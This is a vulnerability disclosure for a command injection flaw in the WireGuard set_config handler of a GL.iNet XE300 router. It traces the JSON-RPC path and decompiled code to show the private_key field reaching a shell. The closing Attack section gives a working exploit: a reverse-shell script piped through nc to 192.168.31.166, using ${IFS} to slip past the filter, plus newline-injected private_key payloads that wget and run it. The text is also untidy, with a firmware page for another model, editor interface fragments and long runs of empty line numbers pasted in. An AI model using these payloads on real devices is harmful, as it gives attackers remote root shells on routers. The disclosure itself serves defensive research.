

GL.iNet XE300 wg-server.so set_config function command injection vulnerability

Product Information

```
1 Brand: GL.iNet
2 Model: XE300
3 Firmware Version: v4.3.25
4 official website: https://www.gl-inet.com/
5 Firmware Download URL: https://dl.gl-inet.com/release/router/release/xe300/4.3.25
```

GL-MT300N-V2 Mango

STABLEBETACLEANTOR

Stable 固件下载

稳定版本是固件的稳定版本。要安装固件请参阅 [普通升级的固件教程](#)（有关 U-Boot 的说明，请参阅 [本教程](#)）

发布	日期	版本发行说明	文件
4.3.25	2025-03-18		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.18	2024-08-23		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.17	2024-06-27		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.11	2024-03-26		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.10	2024-02-06		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.7	2023-09-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.216	2023-03-21		下载用于普通升级及 U-BOOT 的固件 SHA256
3.215	2022-10-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.105	2020-12-07		下载用于普通升级及 U-BOOT 的固件 SHA256

Affected Component

```
1 The set_config function in \usr\lib\oui-httpd\rpc\wg-server.so
```


Suggested description of the vulnerability

```
1 GL.iNet XE300 V4.3.25 wg-server.so set_config function command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts corresponding to each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



```
1  index gl_home.html;
2
3  lua_shared_dict shmем 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple processing functions, each corresponding to a different `rpc` method.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


It performs the `rpc_method_call` function call, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`.

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

Inside `glc`, the corresponding processing library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder.



Because the symbol table was removed during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. One must click through each item in the data segment to view the specific string corresponding to its value.

```

1 int __fastcall set_config(int a1, BOOL a2)
2 {
3     int v3; // $v0
4     int v4; // $v0
5     _DWORD *v5; // $a2
6     int v6; // $v0
7     int v7; // $v0
8     int v8; // $v0
9     int v10; // $v0
10    int v11; // $v0
11    int v12; // $v0
12    int v13; // $v0
13    int v14; // $v0
14    int v15; // $v0
15    int v16; // $v0
16    int v17; // $v0
17    int v18; // $v0
18    int v19; // $v0
19    int v20; // $v0
20    int v21; // $v0
21    int v22; // $v0
22    int v23; // $s1
23    int v24; // $s1
24    int v25; // $v0
25    int v26; // $v0
26    BOOL v27; // [sp+20h] [-1C4h] BYREF
27    int v28; // [sp+24h] [-1C0h]
28    int v29; // [sp+28h] [-1BCh]
29    _DWORD *v30; // [sp+2Ch] [-1B8h]
30    int v31; // [sp+30h] [-1B4h]
31    char *v32; // [sp+34h] [-1B0h]
32    BOOL v33; // [sp+38h] [-1ACh]
33    int v34; // [sp+3Ch] [-1A8h]
34    int v35; // [sp+44h] [-1A0h] BYREF
35    char v36; // [sp+48h] [-19Ch]
36    _DWORD v37[2]; // [sp+4Ch] [-198h] BYREF
37    _DWORD v38[2]; // [sp+54h] [-190h] BYREF
38    _DWORD v39[16]; // [sp+5Ch] [-188h] BYREF
39    _DWORD v40[16]; // [sp+9Ch] [-148h] BYREF
40    int v41; // [sp+DCh] [-108h] BYREF
41    _BYTE v42[124]; // [sp+E0h] [-104h] BYREF
42    int v43; // [sp+15Ch] [-88h] BYREF
43    _DWORD v44[31]; // [sp+160h] [-84h] BYREF
44    int v45; // [sp+1DCh] [-8h]
45
46    v27 = a2;
47    v45 = *(_DWORD *)off_1C18C;
48    if ( !off_1C130(a1, &aAddressV4[dword_1C014 - 0x10000]) || !off_1C130(a1, &aPort[dword_1C014 - 0x10000]) )
49    {
50        v7 = ((int (__fastcall *)(char *))off_1C16C)(&aParameterMissi[dword_1C014 - 0x10000]);
51        ((void (__fastcall *)(BOOL, char *, int))off_1C110)(v27, &aErrMsg[dword_1C014 - 0x10000], v7);
52        v8 = ((int (__fastcall *)(int, int))off_1C078)(-9, -1);
53        ((void (__fastcall *)(BOOL, char *, int))off_1C110)(v27, &aErrCode[dword_1C014 - 0x10000], v8);
54        return 1;
55    }
56 }

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is shown below:

wg-server > wg-server.set_config

```
51 _BYTE v49[124]; // [sp+E0h] [-104h] BYREF
52 int v50; // [sp+15Ch] [-88h] BYREF
53 _DWORD v51[31]; // [sp+160h] [-84h] BYREF
54 int v52; // [sp+1DCh] [-8h]
55
56 v34 = a2;
57 v52 = *((_DWORD *) (void *) 0x1C30C);
58 if ( !((int (__fastcall *) (int, char *)) json_object_get)(a1, "address_v4")
59 || !((int (__fastcall *) (int, char *)) json_object_get)(a1, "port") )
60 {
61     v8 = ((int (__fastcall *) (char *)) json_string)("Parameter missing!");
62     ((void (__fastcall *) (BOOL, char *, int)) json_object_set_new)(v34, "err_msg", v8);
63     v9 = ((int (__fastcall *) (int, int)) json_integer)(-9, -1);
64     ((void (__fastcall *) (BOOL, char *, int)) json_object_set_new)(v34, "err_code", v9);
65     goto LABEL_17;
66 }
67 if ( ((int (__fastcall *) (int)) is_rce_risk)(a1) )
68 {
69     v13 = ((int (__fastcall *) (char *)) json_string)("parameter has rce risk");
70     ((void (__fastcall *) (BOOL, char *, int)) json_object_set_new)(v34, "err_msg", v13);
71     v14 = ((int (__fastcall *) (int, int)) json_integer)(-35, -1);
72     ((void (__fastcall *) (BOOL, char *, int)) json_object_set_new)(v34, "err_code", v14);
73     goto LABEL_17;
74 }
75 if ( access("/etc/config/wireguard_server", 0) < 0 )
76 {
77     v15 = ((int (__fastcall *) (char *)) json_string)("Uci file missing!");
78     ((void (__fastcall *) (BOOL, char *, int)) json_object_set_new)(v34, "err_msg", v15);
79     v16 = ((int (__fastcall *) (int, int)) json_integer)(-10, -1);
80     ((void (__fastcall *) (BOOL, char *, int)) json_object_set_new)(v34, "err_code", v16);
81     goto LABEL_17;
82 }
```

> getShellCommandReturn Aa .ab

Add to Chat Ctrl+L Quick Edit Ctrl+K

```

5   {
153 {
159 {
171 {
174     v25 = ((int (__fastcall *)(int, int))json_integer)(-14, -1);
175     ((void (__fastcall *)(BOOL, char *, int))json_object_set_new)(v34, "err_code", v25);
176     ((void (__fastcall *)(int))guci_free)(v36);
177     goto LABEL_17;
178 }
179 v41 = v41 != 0;
180 ((void (__fastcall *)(int, char *, _DWORD *))guci_set)(v36, "wireguard_server.main_server.address_v6", v37);
181 }
182 else
183 {
184     v41 = v35;
185 }
186 }
187 else
188 {
189     ((void (__fastcall *)(int, char *, char *))guci_set)(
190         v36,
191         "wireguard_server.main_server.ipv6_enable",
192         "0");
193     v41 = v35;
194 }
195 if ( ((int (__fastcall *)(int, char *))json_object_get)(a1, "private_key") )
196 {
197     v26 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "private_key");
198     v37 = (_DWORD *)((int (__fastcall *)(int))json_string_value)(v26);
199     v46[0] = 0;
200     ((void (__fastcall *)(_DWORD *, _DWORD, int))memset)(v46[1], 0, 60);
201     ((void (__fastcall *)(int, char *, _DWORD *))guci_get)(v36, "wireguard_server.main_server.private_key", v46);
202     v39 = (char *)((int (__fastcall *)(_DWORD *, _DWORD *))strcmp)(v37, v46);
203     v47[0] = 0;
204     ((void (__fastcall *)(_DWORD *, _DWORD, int))memset)(v47[1], 0, 60);
205     v48 = 0;
206     ((void (__fastcall *)(_BYTE *, _DWORD, int))memset)(v49, 0, 124);
207     v50 = 0;
208     ((void (__fastcall *)(_DWORD *, _DWORD, int))memset)(v51, 0, 124);
209     ((void (__fastcall *)(int *, char *, _DWORD *, int, int, int))sprintf)(
210         &v48,
211         "echo %s | wg pubkey",
212         v37,
213         v27,
214         v32,
215         v33);
216     ((void (__fastcall *)(int *, int *))getShellCommandReturn)(v48, v50);
217     if ( !(_BYTE)v50 )
218     {
219         v30 = ((int (__fastcall *)(char *))json_string)("generate publickey failed");
220         ((void (__fastcall *)(BOOL, char *, int))json_object_set_new)(v34, "err_msg", v30);
221         v31 = ((int (__fastcall *)(int, int))json_integer)(-16, -1);
222         ((void (__fastcall *)(BOOL, char *, int))json_object_set_new)(v34, "err_code", v31);

```

1. Vulnerability Conclusion

set_config reads the user-controllable private_key string from the JSON request and directly concatenates it into the following command:

```

printf(&v48, "echo %s | wg pubkey", v37);
getShellCommandReturn(&v48, &v50);

```

Since private_key is not wrapped in quotes and no strict format validation is performed before entering command concatenation, as long as an attacker can bypass is_rce_risk(a1), malicious content can enter getShellCommandReturn(), ultimately resulting in command injection.

2. What is the Source?

The source is the user-controllable JSON parameter private_key.

```

if (json_object_get(a1, "private_key"))
{
    v26 = json_object_get(a1, "private_key");
    v37 = json_string_value(v26);
}

```

```
19
20 That is, the request JSON can contain:
21
22 {
23     "address_v4": "10.0.0.1/24",
24     "port": 51820,
25     "private_key": "user-controllable string"
26 }
```

27
28 The value of "private_key" is assigned to v37, which then enters the shell command concatenation logic.

29
30 3. What is the Sink?

31
32 The sink is getShellCommandReturn(&v48, &v50).

```
33
34 sprintf(
35     &v48,
36     "echo %s | wg pubkey",
37     v37,
38     v27,
39     v32,
40     v33);
```

```
41
42 getShellCommandReturn(&v48, &v50);
43
```

44 The final constructed command takes the form:

```
45
46 echo <private_key> | wg pubkey
47
```

48 Here, <private_key> comes entirely from user input. Since it is not wrapped in single or double quotes and no security escaping is performed, the shell will interpret any special characters within it.

49
50 4. Complete Data Flow

```
51 set_config(a1, a2)
52     └─ json_object_get(a1, "private_key")
53         └─ json_string_value(...)
54             └─ v37 = private_key
55                 └─ sprintf(&v48, "echo %s | wg pubkey", v37)
56                     └─ getShellCommandReturn(&v48, &v50)
57                         └─ shell executes command
58
```

59 Simplified data flow:

```
60
61 HTTP/JSON request
62     → private_key
63         → json_object_get
64             → json_string_value
65                 → sprintf concatenates shell command
66                     → getShellCommandReturn executes
67
```

67 5. Key Call Path

68
69 After entering set_config from the web/API entry point, the main call path is as follows:

```
70
71 set_config
72     └─ Parameter existence check
```

```

73 |         ├── json_object_get(a1, "address_v4")
74 |         └── json_object_get(a1, "port")
75 |
76 |     ├── RCE risk check
77 |         └── is_rce_risk(a1)
78 |
79 |     ├── Configuration file check
80 |         └── access("/etc/config/wireguard_server", 0)
81 |
82 |     ├── Port check
83 |         ├── json_integer_value(port)
84 |         └── check_port(port)
85 |
86 |     ├── IPv4 address check
87 |         └── check_cidr(address_v4)
88 |
89 |     ├── private_key processing
90 |         ├── json_object_get(a1, "private_key")
91 |         ├── json_string_value(private_key)
92 |         ├── sprintf("echo %s | wg pubkey", private_key)
93 |         └── getShellCommandReturn(...)
94 |
95 |     └── UCI configuration write
96 |         ├── guci_set(private_key)
97 |         ├── guci_set(public_key)
98 |         └── guci_commit("wireguard_server")
99

```

100 The truly dangerous path is:

```

101
102 private_key
103     → sprintf("echo %s | wg pubkey", private_key)
104     → getShellCommandReturn

```

105 6. What check functions are involved?

106 6.1 Required Parameter Check

```

107 if (!json_object_get(a1, "address_v4")
108     || !json_object_get(a1, "port"))
109 {
110     err_msg = "Parameter missing!";
111     err_code = -9;
112     goto LABEL_17;
113 }

```

115 Purpose: Checks whether address_v4 and port exist.

116 Issue: This check is unrelated to the security of private_key.

118 Bypass condition:

```

119
120 {
121     "address_v4": "valid CIDR",
122     "port": valid port,
123     "private_key": "malicious content"
124 }

```

126 As long as address_v4 and port are provided, this check can be passed.

128 6.2 RCE Risk Check

```

129 if (is_rce_risk(a1))
130 {

```

```

131     err_msg = "parameter has rce risk";
132     err_code = -35;
133     goto LABEL_17;
134 }
135
136 This is the most critical security check in this function.
137
138 Purpose: Attempts to detect whether RCE risk characters exist in the JSON
139 parameters.
140
141 Issue: This function is a blacklist-based filter. The fact that the
142 private_key injection vulnerability can still be triggered indicates that
143 is_rce_risk(a1)'s rules are incomplete.
144
145 It blocks some obvious characters, such as:
146 ;
147 |
148 &
149 `
150 $()
151
152 But as long as there are uncovered shell semantics, such as newlines,
153 whitespace separators, escaping, encoding variants, shell built-in syntax
154 differences, etc., it can potentially be bypassed.
155
156 Therefore, this check cannot serve as reliable protection.
157
158 When subsequently constructing reverse shell commands, special characters
159 like ;&&|`$() will inevitably be needed to some extent, so we adopted a
160 file upload approach: uploading a generic reverse shell script to the
161 target router and then executing it, thereby achieving low-level shell
162 access.
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999

```

Attack


Achieve shell access through direct command injection.

```

1 First, construct the shell script:
2 reverse.sh:
3     rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
4     2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p
5
6 Then upload reverse.sh:
7     "address_v4": "10.0.0.1/24",
8     "port": 51820,
9     "private_key": "\n wget http://192.168.31.166:8876/reverse.sh \n"
10
11 Finally, execute reverse.sh:
12     "address_v4": "10.0.0.1/24",
13     "port": 51820,
14     "private_key": "\n sh reverse.sh \n"
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
